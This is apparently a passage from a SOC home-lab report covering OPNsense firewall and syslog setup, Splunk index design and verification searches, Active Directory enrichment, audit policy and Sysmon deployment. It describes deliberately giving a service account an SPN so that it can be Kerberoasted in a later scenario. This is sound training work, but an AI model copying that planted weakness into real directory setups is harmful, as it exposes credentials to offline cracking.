Figure 5.3: Firewall: Rules: HONEYPOT. Inbound SSH/Telnet bait permitted to 10.20.20.10; dedicated management SSH (2200) to Cowrie; honeypot-to-192.168.107.0/24 lateral movement explicitly blocked.

5.5 Remote Logging Configuration

OPNsense is configured to export its firewall logs to the Splunk receiver via syslog over UDP, allowing every filterlog entry (matched, passed, or blocked traffic) to be searchable in Splunk under `index=firewall`.




Figure 5.4: System: Settings: Logging – Remote target configured to forward syslog (UDP) to 192.168.107.1.

Implementation Note

The OPNsense remote syslog feed was initially landing in `index=main` on the Splunk side rather than `index=firewall`. The root cause was an incorrectly scoped UDP 514 data input in Splunk that had no source-type/index binding specific to the firewall feed, causing Splunk to fall back to its default index. This was corrected by editing the UDP 514 input in Splunk (*Settings* → *Data Inputs* → *UDP* → *514*) to explicitly set `index=firewall` and `sourcetype=pfsense`, after which all subsequent OPNsense filterlog events were correctly indexed.

6. SIEM Configuration (Splunk)

6.1 Splunk Index Design

Eight dedicated Splunk indexes were created to logically separate log sources by origin and data type, rather than ingesting everything into the default `main` index. This separation makes per-source retention, permissions, and search scoping straightforward.

Index	Source
<code>windows</code>	Windows Server 2022 (DC) and Windows 10 Security/System/Application event logs
<code>sysmon</code>	Sysmon Operational log on both Windows hosts
<code>firewall</code>	OPNsense syslog (UDP 514)
<code>ids</code>	Suricata <code>eve.json</code> alerts (standalone sensor)
<code>web</code>	Apache (DVWA) and Nginx (WAF) access/error logs
<code>waf</code>	ModSecurity audit log (<code>modsec_audit.log</code>)
<code>honeypot</code>	Cowrie JSON session/login/command logs
<code>main</code>	Default index (unintended data lands here when forwarder configuration is incomplete – see Section 7.2)

Table 6.1: Splunk index design and corresponding log sources.

6.1.1 Verifying Index Population




Figure 6.1: `index=* | stats count by index` – early-stage verification showing all eight indexes (firewall, honeypot, ids, main, sysmon, waf, web, windows) actively receiving events.




Figure 6.2: `index=windows | head 5` – Security log events (EventCode 4656, 4658) from the domain controller (WIN-2FNENKK5460).





Figure 6.3: `index=sysmon host=May-Endpoint | head 5` – Sysmon Operational events (Event-Code 1) confirming endpoint telemetry from the Windows 10 client.



Nouvelle recherche

1 index=*web | head 5

Intervalle de temps: Tout le temps

5 événements (avant 19/06/2026 18:58:45.000)

Aucun échantillon d'événement

Événements (5) Patterns Statistiques Visualisation

Format de la chronologie Zoom arrière Zoom sur la sélection Annuler la sélection 1 minute par colonne

Afficher les champs Format Afficher: 20 par page Afficher: Liste

i	Heure	Événement
>	17/06/2026 15:24:31.000	2026/06/17 14:24:31 [notice] 837#837: libmodsecurity3 version 3.0.6 host = modeseurity source = /var/log/nginx/error.log sourcetype = nginx_error
>	17/06/2026 15:24:31.000	2026/06/17 14:24:31 [notice] 837#837: ModSecurity-nginx v1.0.4 (rules loaded inline/local/remote: 0/918/0) host = modeseurity source = /var/log/nginx/error.log sourcetype = nginx_error
>	17/06/2026 15:24:23.000	2026/06/17 14:24:23 [notice] 647#647: libmodsecurity3 version 3.0.6 host = modeseurity source = /var/log/nginx/error.log sourcetype = nginx_error
>	17/06/2026 15:24:23.000	2026/06/17 14:24:23 [notice] 647#647: ModSecurity-nginx v1.0.4 (rules loaded inline/local/remote: 0/918/0) host = modeseurity source = /var/log/nginx/error.log sourcetype = nginx_error
>	17/06/2026 13:20:19.611	[Wed Jun 17 12:20:19.611924 2026] [core:notice] [pid 745] AH00094: Command line: '/usr/sbin/apache2' host = DVWA-WebServer source = /var/log/apache2/error.log sourcetype = apache_error

Figure 6.4: index=*web | head 5 – ModSecurity/nginx and Apache error log entries from modeseurity and DVWA-WebServer hosts.





Figure 6.5: `index=*waf | head 5` – ModSecurity audit log entries, including a captured SQLi UNION SELECT probe in the raw HTTP request.



Nouvelle recherche Enregistrer sous Créer une vue de table Fermer

1 index=honeybot | head 5 Intervalle de temps: Tout le temps Rechercher

✓ 5 événements (avant 19/06/2026 18:59:54.000) Tâche Mode Intelligent

Aucun échantillon d'événement

Événements (5) Patterns Statistiques Visualisation

Format de la chronologie Zoom arrière Zoom sur la sélection Annuler la sélection 1 minute par colonne

Afficher les champs Format Afficher: 20 par page Afficher: Liste

i	Heure	Événement
>	17/06/2026 13:18:37.000	<pre>{ "duration": 238.2, "eventid": "cowrie.session.closed", "message": "Connection lost after 238.2 seconds", "protocol": "ssh", "sensor": "Cowrie", "session": "0382c94c71cc", "src_ip": "192.168.107.1", "timestamp": "2026-06-17T12:18:37.203545Z", "uuid": "d57d20a2-6997-11f1-abbf-29276008f0e8" }</pre> Afficher en tant que texte brut host = Cowrie source = /home/cowrie/cowrie/var/log/cowrie/cowrie.json sourcetype = cowrie

Figure 6.6: index=honeybot | head 5 – raw Cowrie JSON event (cowrie.session.closed) showing session duration, source IP, and sensor name.

Nouvelle recherche

1 index=firewall sourcetype=pfsense | head 5

Intervalle de temps: Tout le temps

5 événements (avant 19/06/2026 18:49:29.000)

Aucun échantillon d'événement

Événements (5) Patterns Statistiques Visualisation

Format de la chronologie Zoom arrière Zoom sur la sélection Annuler la sélection 1 seconde par colonne

Afficher les champs Format Afficher: 20 par page Afficher: Liste

i	Heure	Événement
>	19/06/2026 18:48:55.000	filterlog[53669]: 71,,,1232f88e5fac29a32501e3f051020cac,1e0,match,pass,out,4,0xb8,,64,57314,0,none,17,udp,76,10.0.2.15,162.159.200.123,123,123,56 host = 192.168.107.2 source = opnsense sourcetype = pfsense
>	19/06/2026 18:48:27.000	filterlog[53669]: 20,,,7e259edbd0efcfd23dd08a705f53ebc8,1e0,match,pass,in,6,0x00,0x00000,255,ipv6-icmp,58,32,fe80::2,fe80::a00:27ff:fe1:14f2,datalength=32 host = 192.168.107.2 source = opnsense sourcetype = pfsense
>	19/06/2026 18:48:27.000	filterlog[53669]: 25,,,55bc433c14defd438fbbe2f273794f2b,1e0,match,pass,out,6,0x00,0x00000,255,ipv6-icmp,58,32,fe80::a00:27ff:fe1:14f2,fe80::2,datalength=32 host = 192.168.107.2 source = opnsense sourcetype = pfsense
>	19/06/2026 18:48:23.000	filterlog[53669]: 71,,,1232f88e5fac29a32501e3f051020cac,1e0,match,pass,out,6,0x00,0xc1551,64,udp,17,49,fd17:625cf037:2:a00:27ff:fe1:14f2,fd17:625c:f037:2::3,23745,53,49 host = 192.168.107.2 source = opnsense sourcetype = pfsense
>	19/06/2026	filterlog[53669]: 71,,,1232f88e5fac29a32501e3f051020cac,1e0,match,pass,out,4,0x0,,64,0,0,DF,17,udp,80,10.0.2.15,

Figure 6.7: index=firewall sourcetype=pfsense | head 5 – OPNsense filterlog entries successfully landing in the corrected firewall index.




Figure 6.8: `index=ids | head 5` – raw Suricata `eve.json` flow event forwarded from the standalone IDS sensor.

6.2 Active Directory Enrichment for SOC Telemetry

To generate realistic, attributable Windows telemetry, the existing `corp.local` Active Directory domain was enriched with a dedicated organizational unit structure and attack-relevant accounts.




Figure 6.9: Active Directory Users and Computers: SOCLab OU containing the ServiceAccounts OU (svc-web) and Users OU (Alice Martin, Bob Chen).

The **svc-web** service account was deliberately configured with a Service Principal Name (SPN) bound to an HTTP service, making it a Kerberoastable target – any domain user can request a service ticket for this account and attempt to crack it offline, which is exploited in the Kerberoasting scenario (Chapter 8).




Figure 6.10: `Get-ADUser svc-web -Properties ServicePrincipalNames` confirming the SPN `HTTP/webserver.corp.local:80` is registered, making the account Kerberoastable.

6.2.1 Advanced Audit Policy

Advanced audit policies were enabled on the domain controller across all relevant categories (Logon/Logoff, Account Logon, Account Management, Object Access, Privilege Use, DS Access) to ensure that the Windows Security event log captures the full range of events needed for downstream detection – including Event IDs 4624, 4625, 4672, 4768, 4769, 4776, 4720, and 4732.

```

Administrator: Windows PowerShell

PS C:\Users\Administrator> auditpol /get /category:*

System audit policy
Category/Subcategory      Setting
-----
System
  Security System Extension  No Auditing
  System Integrity          Success and Failure
  IPsec Driver               No Auditing
  Other System Events        Success and Failure
  Security State Change      Success
Logon/Logoff
  Logon                     Success and Failure
  Logoff                    Success and Failure
  Account Lockout           Success and Failure
  IPsec Main Mode           Success and Failure
  IPsec Quick Mode          Success and Failure
  IPsec Extended Mode       Success and Failure
  Special Logon             Success and Failure
  Other Logon/Logoff Events  Success and Failure
  Network Policy Server     Success and Failure
  User / Device Claims       Success and Failure
  Group Membership          Success and Failure
Object Access
  File System               Success and Failure
  Registry                  Success and Failure
  Kernel Object             Success and Failure
  SAM                      Success and Failure
  Certification Services    Success and Failure
  Application Generated      Success and Failure
  Handle Manipulation        Success and Failure
  File Share                 Success and Failure
  Filtering Platform Packet Drop Success and Failure
  Filtering Platform Connection Success and Failure
  Other Object Access Events Success and Failure
  Detailed File Share        Success and Failure
  Removable Storage         Success and Failure
  Central Policy Staging     Success and Failure
Privilege Use
  Non Sensitive Privilege Use Success and Failure

```

Figure 6.11: auditpol /get /category:* output on the domain controller, confirming Success and Failure auditing is enabled across Logon/Logoff, Account Logon, and Object Access categories.

6.2.2 Sysmon Deployment

Sysmon was installed on both the domain controller and the Windows 10 client using the SwiftOn-Security baseline configuration, providing process-creation, network-connection, and LSASS-access telemetry that standard Windows auditing does not capture in sufficient detail.

Implementation Note

The Sysmon configuration file used in this deployment was downloaded with a double file extension, `sysmonconfig-export.xml.xml`, rather than the expected single `.xml`. This was a cosmetic artifact of the download process and **does not affect functionality** – Sysmon installs and runs correctly when pointed at the file regardless of the doubled extension (e.g. `sysmon64.exe -accepteula -i sysmonconfig-export.xml.xml`). This is noted here only so the filename is not mistaken for an installation error when reviewing the lab build.

```

PS C:\Users\Administrator> Get-Service Sysmon64

Status Name      DisplayName
-----
Running Sysmon64  Sysmon64

```

Figure 6.12: Get-Service Sysmon64 on the Domain Controller – service Running.

